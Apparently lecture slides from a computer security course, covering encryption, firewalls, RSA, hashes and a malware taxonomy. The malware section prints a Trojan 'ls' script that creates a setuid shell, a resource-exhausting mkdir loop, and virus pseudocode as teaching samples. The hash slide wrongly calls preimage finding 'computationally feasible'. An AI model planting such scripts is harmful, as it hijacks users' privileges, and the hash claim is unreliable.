Security

Network Security

- Messages in transit: use encryption
- Link encryption
  - Each host enciphers message so host at “next hop” can read it
  - Message can be read at intermediate hosts
- End-to-end encryption
  - Host enciphers message so host at other end of communication can read it
  - Message cannot be read at intermediate hosts

Examples

- SSH protocol
  - Messages between client, server are enciphered, and encipherment, decipherment occur only at these hosts
  - End-to-end protocol
- PPP Encryption Control Protocol
  - Host gets message, deciphers it
    - Figures out where to forward it
    - Enciphers it in appropriate key and forwards it
  - Link protocol

Cryptographic Considerations

- Link encryption
  - Each host shares key with neighbor
  - Can be set on per-host or per-host-pair basis
    - Windsor, stripe, seaview each have own keys
    - One key for (windsor, stripe); one for (stripe, seaview); one for (windsor, seaview)
- End-to-end
  - Each host shares key with destination
  - Can be set on per-host or per-host-pair basis
  - Message cannot be read at intermediate nodes

Firewalls

- Host that mediates access to a network
  - Allows, disallows accesses based on configuration and type of access
- Example: block Conficker worm
  - Conficker connects to botnet, which can use system for many purposes
    - Spreads through a vulnerability in a particular network service
  - Firewall analyze packets using that service remotely, and look for Conficker and its variants
    - If found, packets discarded, and other actions may be taken
  - Conficker also generates list of host names, tried to contact botnets at those hosts
    - As set of domains known, firewall can also block outbound traffic to those hosts

Filtering Firewalls

- *A*ccess control based on attributes of packets and packet headers
  - Such as destination address, port numbers, options, etc.
  - Also called a *packet filtering firewall*
  - Does not control access based on content
  - Examples: routers, other infrastructure systems

Proxy

- Intermediate agent or server acting on behalf of endpoint without allowing a direct connection between the two endpoints
  - So each endpoint talks to proxy, thinking it is talking to other endpoint
  - Proxy decides whether to forward messages, and whether to alter them

Proxy Firewall

- Access control done with proxies
  - Usually bases access control on content as well as source, destination addresses, etc.
  - Also called an *applications level* or *application level firewall*
  - Example: virus checking in electronic mail
    - Incoming mail goes to proxy firewall
    - Proxy firewall receives mail, scans it
    - If no virus, mail forwarded to destination
    - If virus, mail rejected or disinfected before forwarding

Example

- Want to scan incoming email for malware
- Firewall acts as recipient, gets packets making up message and reassembles the message
    - It then scans the message for malware
    - If none, message forwarded
    - If some found, mail is discarded (or some other appropriate action)
- As email reassembled at firewall by a mail agent acting on behalf of mail agent at destination, it’s a proxy firewall (application layer firewall)

Stateful Firewall

- Keeps track of the state of each connection
- Similar to a proxy firewall
  - No proxies involved, but this can examine contents of connections
  - Analyzes each packet, keeps track of state
  - When state indicates an attack, connection blocked or some other appropriate action taken

Cryptography

- Take a *plaintext* (ordinary message)
- Encipher it with a *key* (typically a random string of bits, characters, etc.)
- This produces *ciphertext*
- Sender sends it to recipient(s)
- Recipient uses (possibly different) key to *decipher* it to obtain plaintext

Attacks

- Opponent whose goal is to break cryptosystem is the *adversary*
  - Assume adversary knows algorithm used, but not key
- Three types of attacks:
  - *ciphertext only*: adversary has only ciphertext; goal is to find plaintext, possibly key
  - *known plaintext*: adversary has ciphertext, corresponding plaintext; goal is to find key
  - *chosen plaintext*: adversary may supply plaintexts and obtain corresponding ciphertext; goal is to find key

Basis for Attacks

- Mathematical attacks
  - Based on analysis of underlying mathematics
- Statistical attacks
  - Make assumptions about the distribution of letters, pairs of letters (digrams), triplets of letters (trigrams), *etc.*
    - Called *models of the language*
  - Examine ciphertext, correlate properties with the assumptions.

Symmetric Cryptography

- Sender, receiver share common key
  - Keys may be the same, or trivial to derive from one another
  - Sometimes called *secret key cryptography*
- Two basic types
  - Transposition ciphers
  - Substitution ciphers
  - Combinations are called *product ciphers*

Transposition Cipher

- Rearrange letters in plaintext to produce ciphertext
- Example (Rail-Fence Cipher)
  - Plaintext is `HELLO WORLD`
  - Rearrange as

```
HLOOL
ELWRD
```

  - Ciphertext is `HLOOL ELWRD`

Substitution Ciphers

- Change characters in plaintext to produce ciphertext
- Example (Caesar cipher)
  - Plaintext is `HELLO WORLD`
  - Change each letter to the third letter following it (`X` goes to `A`, `Y` to `B`, `Z` to `C`)
    - Key is 3, usually written as letter ‘`D`’
  - Ciphertext is `KHOOR ZRUOG`

Overview of the AES

- A block cipher:
  - encrypts blocks of 128 bits using a 128, 192, or 256 bit key
  - outputs 128 bits of ciphertext
- A product cipher
  - basic unit is the bit
  - performs both substitution and transposition (permutation) on the bits
- Cipher consists of rounds (iterations) each with a round key generated from the user-supplied key
  - If 128 bit key, then 10 rounds
  - If 192 bit key, then 12 rounds
  - If 256 bit key, then 14 rounds

Public Key Cryptography

- Two keys
  - *Private key* known only to individual
  - *Public key* available to anyone
    - Public key, private key inverses
- Idea
  - Confidentiality: encipher using public key, decipher using private key
  - Integrity/authentication: encipher using private key, decipher using public one

Requirements

1. It must be computationally easy to encipher or decipher a message given the appropriate key
2. It must be computationally infeasible to derive the private key from the public key
3. It must be computationally infeasible to determine the private key from a chosen plaintext attack

RSA

- First described publicly in 1978
  - Unknown at the time: Clifford Cocks developed a similar cryptosystem in 1973, but it was classified until recently
- Exponentiation cipher
- Relies on the difficulty of determining the number of numbers relatively prime to a large integer *n*

Example: Confidentiality

- Take p = 181, q = 1451, so n = 262631 and $\phi(n)$ = 261000
- Alice chooses e = 154993, making d = 95857
- Bob wants to send Alice secret message PUPPIESARESMALL (152015 150804 180017 041812 001111); encipher using public key
    - 152015^{154993} mod 262631 = 220160
    - 150804^{154993} mod 262631 = 135824
    - 180017^{154993} mod 262631 = 252355
    - 041812^{154993} mod 262631 = 245799
    - 001111_{154993} mod 262631 = 070707
- Bob sends 220160 135824 252355 245799 070707
- Alice uses her private key to decipher it

Example: Authentication/Integrity

- Alice wants to send Bob the message PUPPIESARESMALL in such a way that Bob knows it comes from her and nothing was changed during the transmission
  - Same public, private keys as before
- Encipher using private key:
  - 152015^{95857} mod 262631 = 072798
  - 150804^{95857} mod 262631 = 259757
  - 180017^{95857} mod 262631 = 256449
  - 041812^{95857} mod 262631 = 089234
  - 001111^{95857} mod 262631 = 037974
- Alice sends 072798 259757 256449 089234 037974
- Bob receives, uses Alice's public key to decipher it

Security Services

- Confidentiality
  - Only the owner of the private key knows it, so text enciphered with public key cannot be read by anyone except the owner of the private key
- Authentication
  - Only the owner of the private key knows it, so text enciphered with private key must have been generated by the owner

More Security Services

- Integrity
  - Enciphered letters cannot be changed undetectably without knowing private key
- Non-Repudiation
  - Message enciphered with private key came from someone who knew it

Checksums

- Mathematical function to generate a set of *k* bits from a set of *n* bits (where *k* ≤ *n*).
  - *k* is smaller then *n* except in unusual circumstances
- Example: ASCII parity bit
  - ASCII has 7 bits; 8th bit is “parity”
  - Even parity: even number of 1 bits
  - Odd parity: odd number of 1 bits

Cryptographic (One-Way) Hashes

- For any input, it is easy to compute the output(hash)
- For any output, it is computationally feasible to find an input that when hashed produces that output
- It is computationally infeasible to find 2 inputs that produce the same output
  - Alternate version: given an input, it is computationally infeasible to find another input that produces the same hash

Digital Signature

- Construct that authenticates origin, contents of message in a manner provable to a disinterested third party (a “judge”)
- Sender cannot deny having sent message (service is “nonrepudiation”)
    - Limited to *technical* proofs
        - Inability to deny one’s cryptographic key was used to sign
    - One could claim the cryptographic key was stolen or compromised
        - Legal proofs, *etc.,* probably required; not dealt with here

Malware

- Set of instructions that cause site security policy to be violated

Example

- Shell script on a UNIX system:

```
cp /bin/sh /tmp/.xyzzy
chmod u+s,o+x /tmp/.xyzzy
rm ./ls
ls $*
```

- Place in program called “ls” and trick someone into executing it
- You now have a setuid-to-*them* shell!

Trojan Horse

- Program with an *overt* purpose (known to user) and a *covert* purpose (unknown to user)
  - Often called a Trojan
  - Named by Dan Edwards in Anderson Report
- Example: previous script is Trojan horse
  - Overt purpose: list files in directory
  - Covert purpose: create setuid shell

Rootkits

- Trojan horse corrupting system to carry out covert actionwithout detection
- Earliest ones installed back doors so attackers could enter systems, then corrupted system programs to hide entry and actions
    - Program to list directory contents altered to not include certain files
    - Network status program altered to hide connections from specific hosts

Example: Linux Rootkit IV

- Replaced system programs that might reveal its presence
  - *ls*, *find*, *du* for file system; *ps*, *top*, *lsof*, *killall* for processes; *crontab* to hide rootkit jobs
  - *login* and others to allow attacker to log in, acquire superuser privileges (and it suppressed any logging)
  - *netstat*, *ifconfig* to hide presence of attacker
  - *tcpd*, *syslogd* to inhibit logging
- Added back doors so attackers could log in unnoticed
- Also added network sniffers to gather user names, passwords
- Similar rootkits existed for other systems


Replicating Trojan Horse

- Trojan horse that makes copies of itself
  - Also called *propagating Trojan horse*
  - Early version of *animal* game used this to delete copies of itself
- Hard to detect
  - 1976: Karger and Schell suggested modifying compiler to include Trojan horse that copied itself into specific programs including later version of the compiler
  - 1980s: Thompson implements this


Thompson’s Compiler

- Modify the compiler so that when it compiles *login*, *login* accepts the user's correct password or a fixed password (the same one for all users)
- Then modify the compiler again, so when it compiles a new version of the compiler, the extra code to do the first step is automatically inserted
- Recompile the compiler
- Delete the source containing the modification and put the undoctored source back

The *login* Program



The Compiler



Comments

- Great pains taken to ensure second version of compiler never released
  - Finally deleted when a new compiler executable from a different system overwrote the doctored compiler
- The point: *no amount of source-level verification or scrutiny will protect you from using untrusted code*
  - Also: having source code helps, but does not ensure you’re safe

Computer Virus

- Program that inserts itself into one or more files and performs some action
    - *Insertion phase* is inserting itself into file
    - *Execution phase* is performing some (possibly null) action
- Insertion phase *must* be present
    - Need not always be executed
    - Lehigh virus inserted itself into boot file only if boot file not infected

Pseudocode

```
beginvirus:
  if spread-condition then begin
    for some set of target files do begin
      if target is not infected then begin
        determine where to place virus instructions
        copy instructions from beginvirus to endvirus
          into target
        alter target to execute added instructions
      end;
    end;
  end;
  perform some action(s)
  goto beginning of infected program
endvirus:
```

Computer Worms

- A program that copies itself from one computer to another
- Origins: distributed computations
  - Schoch and Hupp: animations, broadcast messages
  - Segment: part of program copied onto workstation
  - Segment processes data, communicates with worm’s controller
  - Any activity on workstation caused segment to shut down

Example: Internet Worm

- Target selection: chose targets from lists of trusted hosts, and hosts trusted by users whose passwords had been guessed
- Propagation: tried to exploit 4 vulnerabilities
  - *sendmail* (SMTP server) in debug mode
  - *fingerd* (information server) buffer overflow attack
  - used guessed passwords
  - tried to exploit trust relationships
- Execution: took actions to:
  - Concealed its presence
  - Prevent reinfection
  - tried to guess passwords on local system (to be used in target selection)

Rabbit, Bacterium

- A program that absorbs all of some class of resources
- Example: for UNIX system, shell commands:

```
while true
do
   mkdir x
   chdir x
done
```

- Exhausts either disk space or file allocation table (inode) space

Logic Bombs

- A program that performs an action that violates the site security policy when some external event occurs
- Example: program that deletes company’s payroll records when one particular record is deleted
  - The “particular record” is usually that of the person writing the logic bomb
  - Idea is if (when) he or she is fired, and the payroll record deleted, the company loses *all* those records

Adware

- Trojan horse that gathers information for marketing purposes and displays advertisements
    - Often selects ads to display based on gathered information
- Believed to have originated with a company announcing it would make its software available for free, because it would pop up window advertising company
    - Benign as user had to opt in
    - Spread through distribution of program only

Types of Behavior

- *Low severity behavior*: just display ads, don’t transmit information
- *Medium severity behavior*: transmits information deemed low risk, such as location information, and may display ads based on this
- *High severity behavior*: transmits personal information, and displays ads tailored to devices, people with those characteristic
  - Typically very aggressive (annoying)
  - Sometimes called *madware*

Spyware

- Trojan horse that records information about the use of a computer for a third party
  - Usually results in compromise of confidential information like keystrokes, passwords, credit card numbers, etc.
  - Information can be stored for retrieval or sent to third party
- Put on a system the way any other malware gets onto system

Ransomware

- Malware inhibiting use of computer, resources until a ransom is paid
  - Ransom is usually monetary, and must be paid through some anonymous mechanism (BitCoin is popular)
- PC CYBORG (1989) altered AUTOEXEC.BAT to count number of times system was booted; on 90th, names of all files on main drive (C:) enciphered and directories hidden
  - User told to send fee to post office box to recover the system
- CryptoLocker (2013) encrypted files and gave victim 100 hours to pay ransom; if not, encryption keys destroyed
  - Used evasive techniques to make tracking more difficult
  - Spread via email as attachments

Defenses

- Scanning
- Distinguishing between data, instructions
- Containing
- Specifying behavior
- Limiting sharing
- Statistical analysis